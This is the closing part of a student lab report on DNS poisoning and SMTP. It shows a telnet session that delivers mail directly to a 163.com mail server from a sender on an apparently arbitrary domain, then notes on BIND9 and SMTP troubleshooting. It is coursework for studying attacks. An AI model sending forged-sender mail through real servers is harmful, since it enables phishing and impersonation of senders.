Connected to 163mx02.mxmail.netease.com.
Escape character is '^]'.
220 163.com Anti-spam GT for Coremail System (163com[20141201])
helo lsx
250 OK
mail from:<2223312202@oaurewouerw.com>
250 Mail OK
rcpt to:<19555126866@163.com>
250 Mail OK
data
354 End data with <CR><LF>.<CR><LF>
subject:Mail From 2223312202
to: lsx
from: sxlin

MOSCOW/KYIV, Nov. 26 (Xinhua) — Russian Deputy Foreign Minister Sergei Ryabkov stated on the 26th that Russia welcomes U.S. efforts to seek a resolution to the Ukraine crisis, but Moscow will not abandon its position or make any concessions.

250 Mail OK queued as gzga-mx-mtada-g8-3,_____wDXF2za8idpXqIEBA--.18427S2 1764225784
```



五、遇到困难与解决方案

1. 本实验在 Ubuntu 24 系统环境下进行，其版本高于指导书原推荐的 Ubuntu 16。由于系统版本较新，所搭载的 BIND9 也为较高版本，导致在 DNS 投毒实验环节中，直接使用指导书中指定查询端口（query-source port 33333;）的配置方式不再兼容，并返回 “token 'port' is deprecated” 错误。经查证，该配置项在当前最新版 BIND9 中已被视为过时语法。为解决这一问题，最终通过注释该配置行，使 DNS 服务器恢复正常运行。
2. 在连接 SMTP 服务器并投递邮件部分，实验未沿用指导书中“163 邮箱向 QQ 邮箱发信”的方案，而是尝试通过 QQ 邮箱向 Gmail 邮箱投递邮件。初期参考指导书的 telnet <SMTP 服务器> <端口号> 方式（如 telnet smtp.qq.com 25）连接 QQ 邮箱 SMTP 服务器时，在身份验证阶段触发 “530 Login fail. A secure connection is required (such as ssl).” 错误；最终改用 SSL 加密连接方式 openssl s_client -connect smtp.qq.com:465 -crlf，成功建立安全连接并完成后续认证流程。

3.在连接 SMTP 服务器并投递邮件部分，在 DATA 阶段编写邮件内容时，需注意邮件头与正文之间必须保留空行：若直接在邮件头后接续正文内容，收件端邮箱可能因格式解析异常，出现“收件箱显示邮件存在但内容为空”的问题。

六、实验小结

本次实验中，通过搭建相应实验环境并进行具体操作，我深入理解了 host 文件与 DNS 系统的关联，实践了 DNS 投毒攻击的全过程，从而掌握了 DNS 攻击的基本原理。同时，我也对资源记录进行了观察，重点分析了 MX 记录类型，并通过命令行方式成功实现了向 SMTP 服务器直接投递邮件。在实践过程中，通过解决旧版代码与高版本环境之间的兼容性问题，进一步提升了对网络协议的分析能力和网络安全攻防的实践技能。